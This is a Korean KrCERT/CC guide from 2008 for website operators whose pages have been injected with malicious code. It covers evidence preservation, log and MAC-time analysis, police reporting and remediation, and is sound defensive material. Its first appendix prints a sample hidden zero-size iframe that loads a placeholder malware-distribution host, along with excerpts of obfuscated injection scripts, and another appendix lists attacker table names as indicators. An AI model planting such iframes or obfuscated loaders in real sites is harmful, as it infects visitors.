KrCERT/CC 웹취약점원격점검서비스 FAQ

Q: 웹 사이트에 악성코드가 삽입되어 접속 고객들께 피해를 주고 있습니다. 어떻게 조치해야 하나요?

A: 악성코드 삽입사고 분석 절차 요약 가이드

2008. 06

[주 의 !!]

□ 악성코드가 포함된 소스파일이나 객체파일은 반드시 등록정보(생성/수정/접근시간 정보 포함)를 캡처하거나 별도로 기록하신 뒤 조치하십시오!

□ 악성코드가 삽입된 파일은 원인 분석을 위한 중요단서이므로, 위와 같이 관련정보를 기록/확인하기 전에 *절대!* 삭제부터 하시면 안 됩니다!

□ 악성코드 삽입 사고는 서버 악용과 정보유출 피해 외에도 웹 사이트에 접속한 고객이 직접적인 피해를 입습니다!

◆ 본 가이드는 <iframe> 태그나 자바스크립트 등을 악용한 악성코드 삽입의 피해를 입은 경우, 신속한 분석 및 조치를 하시는 데 도움을 드리고자 작성되었습니다.

◆ 또한, 흔히 나타나는 사례에 대해서만 기술하고 있으므로, 부족한 내용은 가이드에서 안내하고 있는 별도문서를 참고하시기 바랍니다.


※ 웹 로그 분석 가이드는 추후 배포 예정

◆ 취약점 점검은 사고방지를 위한 **예방활동**이므로, 침해사고 발생 후에는 반드시 사고분석을 통해 **원인을 찾아** 조치하셔야 **재발을 방지** 할 수 있습니다.

- 예를 들어, 공격자가 침입한 서버의 허점(설정오류, 취약성, 버그 등)을 못 찾고, 결과로 나타난 악성코드만 조치하면 그 허점을 **계속해서 악용**하여 **사고가 재발**하며, OS 재설치는 그 허점도 함께 재 설치되는 것이므로 아무런 도움이 안 됩니다. **반드시 원인을 찾아 제거하십시오!**
  그 이후에 웹 취약점 점검 서비스로 보안수준 강화에 도움을 받으시기 바랍니다.

- 바이러스 백신은 웜/바이러스를 치료하고 차단하는 것이지 해킹사고를 막아주기 위한 프로그램은 아닙니다.

악성코드 삽입 침해사고 분석 절차 개요도



1. 악성코드 확인

○ 페이지 소스, 자바스크립트, css 파일 등에 악성코드(iframe 악용 등)가 삽입된 것을 발견, 또는 외부로부터의 신고 및 통보 등을 통해 인지

○ **악성코드를 발견 즉시 삭제부터 수행 하면 원인을 찾을 수 없고, 재발방지를 위한 조치도 할 수 없다!**

○ 악성 코드가 삽입된 파일을 찾는다.

▷ 악성코드가 있는 페이지 접속 > 브라우저 소스보기로 악성코드 확인 > 서버 내부의 소스파일 대상 검색

▷ 악성코드를 쉽게 찾아 낼 수 없도록 인코딩되어 있는 경우가 많으므로, 의심되는 소스코드가 있을 때에는 반드시 디코딩 해 보거나 실행 결과를 확인!

✓ *악성코드가 참조하는 Mal-ware 유포 사이트나 다운로드 경로는 HttpWatch, MS Fiddler, FireBug 등의 HTTP 분석 도구를 활용하면 쉽게 확인 가능*

▷ 악성코드가 소스(html, asp, js, css 등)에 없는 경우, 플래시파일(swf)이나 이미지(gif, jpg 등) 또는 DB 레코드 내부 등에 삽입되어 있을 수 있으므로, 확실한 위치를 찾을 때까지 확인 또 확인!!!

✓ *[참고 1] 삽입된 악성 코드 검색법*

○ 정확한 악성코드의 위치를 찾지 못했다면 ARP Spoofing 에 의한 것인지, 외부 참조페이지(외부로부터 제공받는 광고, 이벤트페이지, 뉴스 등)에 삽입된 것인지 확인!

✓ *[참고 2] ARP Spoofing 에 의한 악성코드 삽입 관련 문서*

2-1. 분석을 시작하기 전에 – 경찰 수사가 필요 없는 경우

○ 해당 악성코드로 인한 피해가 발생했을 경우, 방문자(고객, 회원 등) 공지 계획을 수립하고 필요에 따라 유관기관에 신고

✓ *회원의 개인정보 유출은 개인정보침해신고센터 (ww.1336.or.kr)의 사업자지원 창구에서 상담 및 기술지원*

○ 삽입 코드로 인한 심각성, 피해확산 여부와 해당 시스템의 상황을 고려하여 서비스 중지 여부 결정

2-2. 분석을 시작하기 전에 – 경찰 수사가 필요한 경우

○ 사안에 따라 사법기관의 수사가 필요한 경우엔 경찰 사이버테러대응센터에 신고

○ 사법기관의 수사가 진행 될 경우, 증거의 무결성/완전성 확보를 위해 rebooting, 전원 off 를 포함한 모든 조치는 해당 기관의 안내에 따라야 한다.

✓ *[참고 3] 경찰청 사이버테러대응센터 수사 의뢰*

3. 본격적인 분석 시작

○ 악성 코드가 삽입된 파일을 모두 찾았다면 MAC time 을 포함한 속성정보를 기록/보존하여 차후 분석을 위한 단서로 활용

✓ *[참고 4] MAC time 에 의한 시스템 정보 수집*

○ 시스템 정보 및 각종 로그를 확보하여 코드를 삽입한 경위와 침입자 행위 분석

▷ 서버 내의 웹로그, 접속로그, ftp 로그 등의 OS 및 어플리케이션 로그를 비롯하여 방화벽, IDS/IPS 등의 로그도 모두 확보하여 분석

▷ 호스팅 서비스 이용 중인 경우는 호스팅 업체에 로그 요청

▷ 로그 분석 시 로그가 기록되는 기준시간 유의! GMT 의 경우 **+9 시간 고려** 해야 하며, 각 시스템 별 시간이 정확한지 확인해야 함

✓ ***변조 행위가 일어났던 시간대에서 이미지, 플래시, css 파일 등에 대한 요청은 제외하고 조사하므로 분석 대상 로그는 50 여행 내외로 충분히 육안으로 분석 가능***

▷ 특히, 방화벽 로그의 경우 사고 서버의 외부 접속로그(Out-going)도 정밀분석 필요

○ 파악된 사고 원인을 상세히 분석하고 추가 피해 여부 등을 조사

✓ *[참고 5] 주요 취약점 동향 및 악성 프로그램 탐지*

4. 보완 조치 및 서비스 재개

○ 보안코딩, 취약점 제거, 보안 업데이트 등의 조치를 취한 후 서비스 재개

원인을 찾아서 제거하지 않고 단순히 OS 만 재설치 하게 되면, 사고의 원인도 함께 재설치 된다!

▷ [참고 6] 보완 조치사항 및 모니터링

▷ 추가적인 보완조치를 위해 웹방화벽 설치도 필요, 공개 웹방화벽 안내 사이트 ***http://www.krcert.or.kr/firewall2/index.jsp*** 참고

✓ *공개 웹방화벽 커뮤니티* ***http://www.securenet.or.kr*** *> "열린지식" 참조*

▷ 바이러스 백신 검사 시에는 온라인 백신도 적극 활용한다.

✓ *온라인 백신 안내* ***http://www.boho.or.kr*** *> "PC 점검" > "온라인 검사" 참조*

✓ *온라인 백신 사용 시에는 반드시 3 개 이상의 백신으로 검사 필요*

○ 보안코딩, 취약점 제거, 보안 업데이트 등의 조치를 취한 후 서비스 재개

○ 웹보안 4 종 가이드 중 "웹 서버 구축 보안점검 가이드"참조

✓ ***http://www.krcert.or.kr*** *> 좌측 배너 "웹보안 4 종가이드"*

○ **보완 조치 후에는 재발 방지를 위한 취약점 점검 필요**

○ **자체 점검이 어려울 때에는 정보보호전문업체의 보안 컨설팅 필요**

○ 중소기업 또는 비영리단체의 경우 무료 웹취약점원격점검 서비스 활용

▷ ***http://webcheck.krcert.or.kr*** 서비스 대상 확인 후 점검 신청

[참고 1] 삽입된 악성 코드 검색 요령

○ 공격자가 삽입하는 악성 코드는 일반적으로 아래의 형태와 유사하다.

<iframe src='http://유포지주소/hack.htm' width=0, height=0, frameborder=0>

○ 만약 악성코드를 찾지 못했다면 관리자가 알아보기 어렵게 인코딩한 경우도 많으므로 아래의 그림과 문서를 참고하여 확인 해 본다.

```
<script>
<!--
document.write(
        unescape("%3CHTML%3E%0D%0A%3CHEA
                 Javascript%22%3E%0D%0A%
                 OBJECT%250D%250A%2520Wi
                 %253D%2522display%253An
                 %252Fx%252Dscriptlet%25
                 MSITStore%253Amhtml%253
                 %252F%252Fwww%252Eibloo
                 Project%252F100%252Fhel
                 %252568%252574m%2522%25
                 %0Afunction%20SetNewWor
                 %3B%0D%0ANewWords%20%3D
                 document.write%28NewWor
```

(그림) escape 기능으로 인코딩한 스크립트

```
<SCRIPT language=vbscript>
hu="Lx%}|N黑0L$s#y!%0|q~w&qwuM2fRcs#y!%2N黑0000 ~0u## #0#u$&}u0~
function UnEncode(temp)
but=16
for i = 1 to len(temp)
    if mid(temp,i,1)<> "黑" then
If Asc(Mid(temp, i, 1)) < 32 Or Asc(Mid(temp, i, 1)) > 126 Then
a = a & Chr(Asc(Mid(temp, i, 1)))
else
pk=asc(mid(temp,i,1))-but
            if pk>126 then
                pk=pk-95
            elseif pk<32 then
                pk=pk+95
             end if
             a=a&chr(pk)
end if
   else
             a=a&vbcrlf
   end if
next
UnEncode=a
end function
document.write(UnEncode(hu))
</SCRIPT>
```

(그림) 별도 함수를 혼용하여 인코딩한 스크립트

▷ KrCERT/CC 인터넷 침해사고 동향 및 분석 월보 '06 년 9 월호, p.46, 악성 코드 삽입 유형 분석

✓ 윈도우즈의 경우 'findstr' 명령어를 이용해 웹 소스코드 내의 문자열을 검색한다.

예) c:₩>findstr /S "찾을 문자열" c:₩inetpub₩wwwroot₩*.*

도움말은 findstr /?

[참고 2] ARP Spoofing 에 의한 악성코드 삽입 관련 문서

분 류	문서 번호	제 목
보안정보/기술문서	TR2007001	ARP Spoofing 공격 분석 및 대책
보안정보/사고노트	IN2007003	ARP Spoofing 기법 이용한 웹 페이지 악성코드 삽입사례
통계 정보	'07 년 2 월호	인터넷 침해사고 동향 및 분석 월보

[참고 3] 경찰청 사이버테러대응센터 수사 의뢰

○ 개인 정보 유출을 비롯하여 침해사고로 인한 피해가 발생했을 때에는 사이버테러대응센터에 신고하고 처리 절차를 따라야 한다.

▷ 경찰청 사이버테러대응센터: http://www.netan.go.kr

✓ 민원상담 안내: 02-393-9112, 신고는 경찰서 및 홈페이지에서만 가능

[참고 4] MAC time 에 의한 시스템 정보 수집

○ MAC time 이란 수정(Modify), 접근(Access), 생성(Create) 시간을 뜻하며, 이 정보를 통해 악성코드가 삽입된 시간(M time), 악성 프로그램이 언제 다운로드 되었는지(C time), 언제 이 파일들을 조작 하였는지(A time) 등을 알 수 있다.

○ 시스템 정보 수집을 위해선 OS 별로 시스템 로그, 웹 로그, 이벤트 로그, 보안 로그, DB 테이블 정보 등을 MAC time 에서 확보한 일시를 기준으로 집중 조사한다.


▷ 유닉스 계열의 경우 find 명령의 mtime 또는 ls 명령 활용

✓ *Find 용례: $ find /웹홈디렉토리 -mtime -3 -print // 3 일 이내에 수정된 파일 검색*

✓ *Ls 용례: $ ls -Ralt --full-time // mtime 기준으로 정렬해서 출력*

→ *http://www.securityfocus.com/infocus/1738 참조*

▷ 윈도우즈 계열의 경우 해당 파일의 속성(등록정보) 조회



<그림. 윈도우즈 파일의 MAC time 정보>

[참고 5] 주요 취약점 동향 및 악성 프로그램 탐지

○ 코드 삽입을 위해 이용되는 시스템 취약점 및 기법, 사례 등은 참고문서 참고

○ 시스템에 남겨진 악성 프로그램(백도어 등)이 있는지 검사하여 삭제

▷ 웹보안 4 종 가이드 중 "침해사고분석절차가이드" 3 장 참조

▷ 웹쉘을 이용한 백도어 설치 참고문서

✓ "웹쉘의 현황 및 분석", KrCERT 참고문서 사고노트 IN2007002

○ 온라인 백신을 이용하면 여러 백신을 이용하여 점검 가능

▷ 온라인 백신 사용방법 및 사이트 안내는 보호나라 www.boho.or.kr 참조

○ OS 및 어플리케션 계정, DB 계정 및 테이블등을 조사하여 침입자가 생성한 것들이 남아 있는지 반드시 확인한다.

▷ MS SQL 의 경우 침입자들이 흔히 쓰는 임시 테이블의 예

✓ T_jiaozhu, jiaozhu, comd_list, *xiaopan*, D99_Tmp 등

[참고 6] 보완 조치사항 및 모니터링

○ 취약한 소스의 보안 코딩, 윈도우즈 및 OS 커널 등의 업데이트, 안티 바이러스 및 백신 프로그램, 웹 방화벽 등을 설치하여 보완 조치한다.

○ 서비스를 재개한 뒤에도 일정기간 모니터링 하며 재발 여부 확인

웹사이트 악성코드 삽입사고 관련 KrCERT/CC 참고 문서

[민간사이버안전매뉴얼 및 웹보안 4 종 가이드]

http://www.krcert.or.kr 접속 > 좌측 배너 중 "민간사이버안전매뉴얼"의 "기업 정보보호 담당자용"

http://www.krcert.or.kr 접속 > 좌측 배너 중 "웹보안 4 종가이드"

[기술 문서]

No	문서 번호	문서 제목	요 약
1	TR2005010	Muma, Hantian Trojan 분석 보고서	iframe tag overflow 공격
2	TR2007001	ARP Spoofing 공격 분석 및 대책	ARP Spoofing 을 이용한 iframe 삽입
3	TR2007003	UCC 서비스 현황과 향후 보안위협	flash, media 파일 등의 사이트 접속 유도

[사고 노트]

No	문서 번호	문서 제목	요 약
1	IN2005012	웹 해킹을 통한 악성 코드 유포 사이트 사고 사례	SQL Injection 후 웹쉘 업로드, iframe 삽입
2	IN2005014	SQL Injection 취약점을 이용한 윈도우즈 웹서버 사고 사례	SQL Injection 후 웹쉘 업로드, iframe 삽입
3	IN2005016	업로드 취약점을 이용한 악성코드 유포 사례	게시판 업로드 취약점, 웹쉘 업로드, 악성코드 삽입 (iframe 은 아님)
4	IN2006001	WMF 취약점 관련 악성코드 유포 웹사이트 및 메일서버	WMF 취약점을 이용한 iframe 링크 삽입 백도어 설치
5	IN2006003	아파치 웹서버에서 악성코드 유포 사례	테크노트 취약점, 2.4.x 커널 취약점 이용
6	IN2007002	웹쉘의 현황 및 분석	웹쉘을 이용한 백도어 설치
7	IN2007003	ARP Spoofing 기법 이용한 웹페이지 악성코드 삽입사례	ARP Spoofing 을 이용한 iframe 삽입
8	IN2007004	취약한 웹서버 공격을 통한 내부망 해킹 및 악성코드 삽입 사례	좌 동

[인터넷 침해사고 동향 및 분석 월보]

No	월 보	내 용	요 약
1	'06 년 1 월호	p.48	WMF 취약점 관련 악성코드 유포 웹사이트 및 메일서버 분석 사례
2	'06 년 2 월호	p.47	트로이잔 생성기를 이용한 악성코드 유포 사이트 구성 사례 분석 - MS05-001 취약점(html 도움말 취약점으로 원격코드 실행)
3	'06 년 3 월호	p.52	악성코드 유포지.경유지의 공격코드와 보안취약점 - 공격에 사용되는 코드 형태와, 자주 사용되는 MS 취약점 등
4	'06 년 6 월호	p.52	아파치 웹서버에서 악성코드 유포 사례 - 테크노트, 리눅스 커널 취약점을 이용한 삽입
5	'06 년 9 월호	p.46	악성 코드 삽입 유형 분석 - 삽입되는 코드 형태, 삽입대상, 유포방법
6	'06 년 11 월호	p.37	특정 온라인 게임 Trojan 분석 - MS06-014(MDAC 취약점)을 이용 해킹 후 iframe 삽입, 트로잔 다운로드
7	'07 년 2 월호	p.20	ARP Spoofing 기법을 이용한 웹 페이지 악성코드 삽입 사례
8	'07 년 3 월호	p.20	UCC 현황과 향후 보안위협 - script, url 등을 flash, 동영상 등에 삽입
9	'07 년 6 월호	p.22	ARP Spoofing 공격 및 대책 - 공격기법 위주, 사례가 iframe 삽입건
10	'07 년 11 월호	p.22	ARP Spoofing 기법을 이용한 사용자 PC 악성코드 감염사례 - 개인 PC 대상 해킹 후 악성코드 감염 - ARP Spoofing - iframe 삽입 (MS06-014, MS05-025, MS07-027, MS07-017 취약점 등 이용)
11	'07 년 12 월호	p.22	2007 년 침해사고 동향 / 2008 년 전망 - 종합된 정보
12	'08 년 1 월호	p.20	USB 이동식 저장장치를 이용하여 전파되는 악성코드 분석 - script 삽입을 통한 악성코드 다운로드